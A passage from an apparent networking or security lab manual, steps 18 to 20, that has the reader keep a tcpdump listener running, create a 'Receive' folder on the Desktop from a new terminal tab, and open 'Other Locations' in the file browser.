


18. Now, leave the tcpdump listener running and open a new Terminal window. To do so click on **+** icon in the **Terminal** window.




19. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:


    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**



20. Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.



